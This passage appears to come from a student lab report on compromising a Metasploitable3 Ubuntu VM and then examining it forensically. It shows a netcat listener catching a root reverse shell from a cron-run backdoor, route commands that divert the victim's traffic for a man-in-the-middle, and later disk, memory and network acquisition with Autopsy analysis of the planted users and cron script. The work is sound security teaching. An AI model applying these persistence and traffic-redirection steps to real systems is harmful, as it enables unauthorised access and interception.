To update the cronjob after making the change, the cron service needs to be restared. By using the command **sudo service cron restart**. With that, to gain a shell, anytime the attacker can just listen on port 9001 and the shell will be established in at most a minute due to the cron job.

```
┌──(ani㉿kali)-[~/.ssh]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [192.168.81.164] from (UNKNOWN) [192.168.81.10] 35049
sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Figure 23: Netcat being used to connect to a reverse shell.

To perform a Man in the Middle attack we rerouted all the internet traffic from the target machine to the attacker machine. The command to add the attacker IP as the default route is **route add default gw 192.168.10.164.**

```
# route add default gw 192.168.10.164
SIOCADDRT: Network is unreachable
# route add default gw 192.168.81.164
# ip route
default via 192.168.81.164 dev eth0
default via 192.168.81.2 dev eth0
172.17.0.0/16 dev docker0  proto kernel  scope link  src 172.17.0.1
192.168.81.0/24 dev eth0  proto kernel  scope link  src 192.168.81.10
```

Figure 24:Attacker modifying the default route to 192.168.81.164 (Attacker Machine).

```
# route del -net default gw 192.168.81.2 dev eth0
# ip route
default via 192.168.81.164 dev eth0
172.17.0.0/16 dev docker0  proto kernel  scope link  src 172.17.0.1
192.168.81.0/24 dev eth0  proto kernel  scope link  src 192.168.81.10
# ping 8.8.8.8
^C
```

Figure 25: Attacker deleting the already existing default route 192.168.81.2.

The attacker deletes the already existing default route 192.168.81.2 on interface eth0. The command to delete the existing default route is **route del -net default gw 192.168.81.2 dev eth0.** The traffic from target machine to the internet is rerouted to the attacker machine, this can be viewed by running a tcpdump on the attacker interface eth0.
The command to do the above is **sudo tcpdump -i eth0.**

```
┌──(ani㉿kali)-[~]
└─$ sudo tcpdump -i eth0
[sudo] password for ani:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
20:07:01.963852 IP 192.168.81.10.35113 > 192.168.81.164.9001: Flags [S], seq 1961553492, win 29200, options [mss 1460,sackOK,TS val 1499700 ecr 0,nop,wscale 7]
, length 0
20:07:01.963887 IP 192.168.81.164.9001 > 192.168.81.10.35113: Flags [R.], seq 0, ack 1961553493, win 0, length 0
20:07:02.010016 IP 192.168.81.164.49840 > 192.168.81.2.domain: 10600+ PTR? 164.81.168.192.in-addr.arpa. (45)
20:07:02.020557 IP 192.168.81.2.domain > 192.168.81.164.49840: 10600 NXDomain 0/1/0 (95)
20:07:02.020689 IP 192.168.81.164.50735 > 192.168.81.2.domain: 41972+ PTR? 10.81.168.192.in-addr.arpa. (44)
20:07:02.030587 IP 192.168.81.2.domain > 192.168.81.164.50735: 41972 NXDomain 0/1/0 (94)
20:07:02.111959 IP 192.168.81.164.34981 > 192.168.81.2.domain: 33411+ PTR? 2.81.168.192.in-addr.arpa. (43)
20:07:02.120886 IP 192.168.81.2.domain > 192.168.81.164.34981: 33411 NXDomain 0/1/0 (93)
20:07:02.855208 IP 192.168.81.164.4444 > 192.168.81.10.46496: Flags [P.], seq 3180275313:3180275441, ack 4061210802, win 501, options [nop,nop,TS val 597024323
 ecr 1484867], length 128
20:07:02.855647 IP 192.168.81.10.46496 > 192.168.81.164.4444: Flags [P.], seq 1:145, ack 128, win 24576, options [nop,nop,TS val 1499923 ecr 597024323], length
 144
20:07:02.855657 IP 192.168.81.164.4444 > 192.168.81.10.46496: Flags [.], ack 145, win 501, options [nop,nop,TS val 597024324 ecr 1499923], length 0
20:07:06.970532 ARP, Request who-has 192.168.81.164 tell 192.168.81.10, length 46
20:07:06.970540 ARP, Reply 192.168.81.164 is-at 00:0c:29:da:c7:ef (oui Unknown), length 28
```

Figure 26: The attacker running a tcpdump to view network traffic from the target machine.

Evidence Acquisition

Now that we have successfully compromised the host and performed certain post-exploitation activities, we are good to acquire the evidence. We used tools like DD, AVML, and Tshark to gather the disk, memory, and network data respectively. The evidence will then be analyzed in the next section, with us assuming the role of a forensics analyst.

The `dd` and `netcat` (`nc`) utilities are aimed at performing disk imaging and network transfer operations. The `dd` command is used to create a disk image (`if=/dev/sda`), specifying the input file as the first hard disk, while setting conversion options (`conv=noerror,sync`) to handle any errors encountered during the imaging process. The output of `dd` is then piped (`|`) to `netcat`, which sends the disk image data over the network to the specified IP address (`192.168.81.165`) and port number (`1234`). The `-v` flag enables verbose mode, providing detailed output during the transfer process. This command is useful for forensic acquisition, allowing the transfer of disk images across a network for analysis on the Windows Server 2022 VM.

```
root@ubuntu:/home/vagrant# dd if=/dev/sda conv=noerror,sync | nc -v 192.168.81.165 1234_
```

Figure 27: The command to perform a disk acquisition from the target machine.

Before beginning the capture of the Memory image, the kernel of the Metaspoitable3 (Ubuntu) must be updated to 3.13.0-170 from its default version of 3.13.0-24. Memory capture was done using Microsoft's 'AVML' tool. In this case the command is **./avml host_mem.lime,** the output is saved in the current directory with the output file name as host_mem.lime, which was then transferred to Kali machine using netcat, for further analysis.

```
root@ubuntu:/home/vagrant# ./avml host_mem.lime
```

Figure 28: Command to capture the Memory Image.

Network traffic was captured using the command-line tool 'tshark' using **tshark -i eth0 -w network.pcapng,** the same command is broken down below.

- **tshark:** Initiates the tshark program.
- **-i eth0:** Specifies the network interface to capture traffic from. In this case, it captures traffic from the eth0 interface.
- **-w network.pcapng:** Specifies the output file where the captured network traffic will be saved. The file is named network.pcapng, and it will be saved in the current directory.

```
root@ubuntu:/home/vagrant# tshark -i eth0 -w network.pcapng _
```

Figure 29: Command to start a network capturer named Tshark

We used secure shell copy (SCP) to transfer the evidence from the vulnerable host at vagrant@192.168.81.10 to the forensics workstation. It copies the file **network.pcapng** located in the directory /home/vagrant/ on the remote host to the current directory (./) on the local machine. Finally, it indicates the successful transfer of the file.

```
PS C:\Users\Administrator> scp vagrant@192.168.81.10:/home/vagrant/network.pcapng ./
The authenticity of host '192.168.81.10 (192.168.81.10)' can't be established.
ECDSA key fingerprint is SHA256:1SHRFkBiDCxFHkRFPgAPEBgdrhiABemYRwM08mPqlTo.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added '192.168.81.10' (ECDSA) to the list of known hosts.
vagrant@192.168.81.10's password:
network.pcapng                                                    100%   90MB 104.4MB/s   00:00
```

Figure 30: Command to transfer the network image from the compromised target machine using SCP.

The network, memory and disk have been acquired and are saved to their respective folders/machines, for further forensic analysis.




Figure 31: The disk and network images acquired for analysis stored in Final Project folder.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/volatility3/images]
└─$ ls -lha
total 4.0G
drwxr-xr-x  2 kali kali 4.0K Apr 17 17:20 .
drwxr-xr-x 12 kali kali 4.0K Apr 17 17:20 ..
-rw-r--r--  1 kali kali 4.0G Apr 17 15:42 host_mem.lime

┌──(kali㉿kali)-[~/volatility3/images]
└─$
```

Figure 32: The memory image acquired for analysis stored in Image folder in kali machine.

Forensic Analysis

In this part of the report, we assume the role of a Forensics Analyst, who has been provided with a disk image, a memory dump, and a network capture PCAP file from a compromised machine. The task is to analyze all the evidence at your disposal and talk about your findings about the attack. We show our findings in the following subsections.

Disk Analysis

The disk analysis was performed using the Autopsy Tool running on Windows Server 2022. After importing the image to Autopsy, initially there wasn't much info available to analyze as one of the partitions wasn't visible, which was likely due to a bug in autopsy. We then opened the same image in AccessData FTK Imager tool and extracted the hidden partition.




Figure 33: Adding the Evidence Item in FTK Imager.




Figure 34: Export the Disk image segment from the FTK Imager.

Finally, we imported the newly extracted image to Autopsy and ran various ingest modules which in turn flagged some data for us, as shown below.

Simply by navigating to the Operating System Information, under Data Artifacts catergory, we were able to articulate that the compromised system was an Ubuntu linux distribution.




Figure 35: Ingest Modules run in Autopsy.




Figure 36: Main menu of Autopsy with the data in the disk image.




Figure 37: Operating System Information viewed in Autopsy.

We then analyzed the event timeline report generated by autopsy. It was evident that **April 6th, 2024,** had the most number of events. Examining the events of this day can potentially lead to the desired information.




Figure 38: Timeline report generated in Autopsy.

We drilled down into the events of April 6th by right clicking on its bar graph and selecting **Zoom into Time Range** option, which led autopsy to display the events of that day in an hourly fashion. The figure below shows that events occuered **between 15:30 and 20:30.**




Figure 39: Detailed view of the timeline report generated in Autopsy.

Then going through the file events by the hours, it was evident that **/etc/shadow** file was modifies at **17:45:12**, Modifying the /etc/shadow file usually involves changing password-related information, such as updating password hashes, setting password expiration dates, or locking/unlocking user accounts. And the **/etc/passwd** file was modified at **17:52:15**, changing entries in the /etc/passwd file could involve

adding or altering user account details such as the username, user ID (UID), group ID (GID), home directory, or default shell.




Figure 40: Shadow and Password files modification detected in Timeline.

To access the contents of the /etc/passwd file, we navigated to the data sources tab in autopsy as shown in the figure below, and we could notice that attacker has added a couple of new users to it with the following details:

- User **ahil** with root user privileges
- User **yas** with normal user privileges

- Also, we could see a similar user modification in the **/etc/shadow** file.




Figure 41: Modified /etc/password file viewed from Data Sources tab in Autopsy.




Figure 42: Modified /etc/shadow file viewed from Data Sources tab in Autopsy.

At **18:24:01** timeline showed that the **/etc/crontab** was modified**.** Modifying /etc/crontab could involve adding, removing, or modifying entries that schedule tasks to run at specific times, intervals, or events. This could possibly mean the attacker might have a script to run automatically at a certain time interval.




Figure 43: Timeline analysis showing that the crontab was modified.

On analyzing the **/etc/crontab** file, there was an executable script called **exploit.sh**, which the attacker had made to run **every minute** with the root privileges, using a simple cronjob.




Figure 44:Modified contents of /etc/crontab being viewed.

The Keyword search for **exploit.sh** made all the occurrences of the script visible. By examining the script, it's evident that the attacker was running a **bash script** that performs a **tcp reverse shell** to the attacker machine, which in turn gave away the attacker's IP (**192.168.81.164**). This is a means to establish **persistence**. As the script was made to run every minute the machine was on, that made it act as a backdoor, meaning the attacker can anytime listen on the port 9001 and within a minute they will gain a reverse shell.




Figure 45: Contents of Exploit.sh script viewed in Autopsy.

We then moved on to analyzing system logs (**/var/syslog**) file to find anymore potential attack traces. The file being too big for autopsy to show all details, we extracted the file to our workstation and opened it in notepad for further analysis, its evident that the /root/exploit.sh has run from **2:21:01 to 2:33:01 UTC** and further more later. This could potentially mean the attacker was successfully able to gain the access from the backdoor they planted. The message "**No MTA installed, discarding output**" appears in the syslog after a cron job executes a script named **exploit.sh as root**. This message indicates that the output generated by the cron job is being discarded because there is **no Mail Transport Agent (MTA)** installed on the system to handle the output.

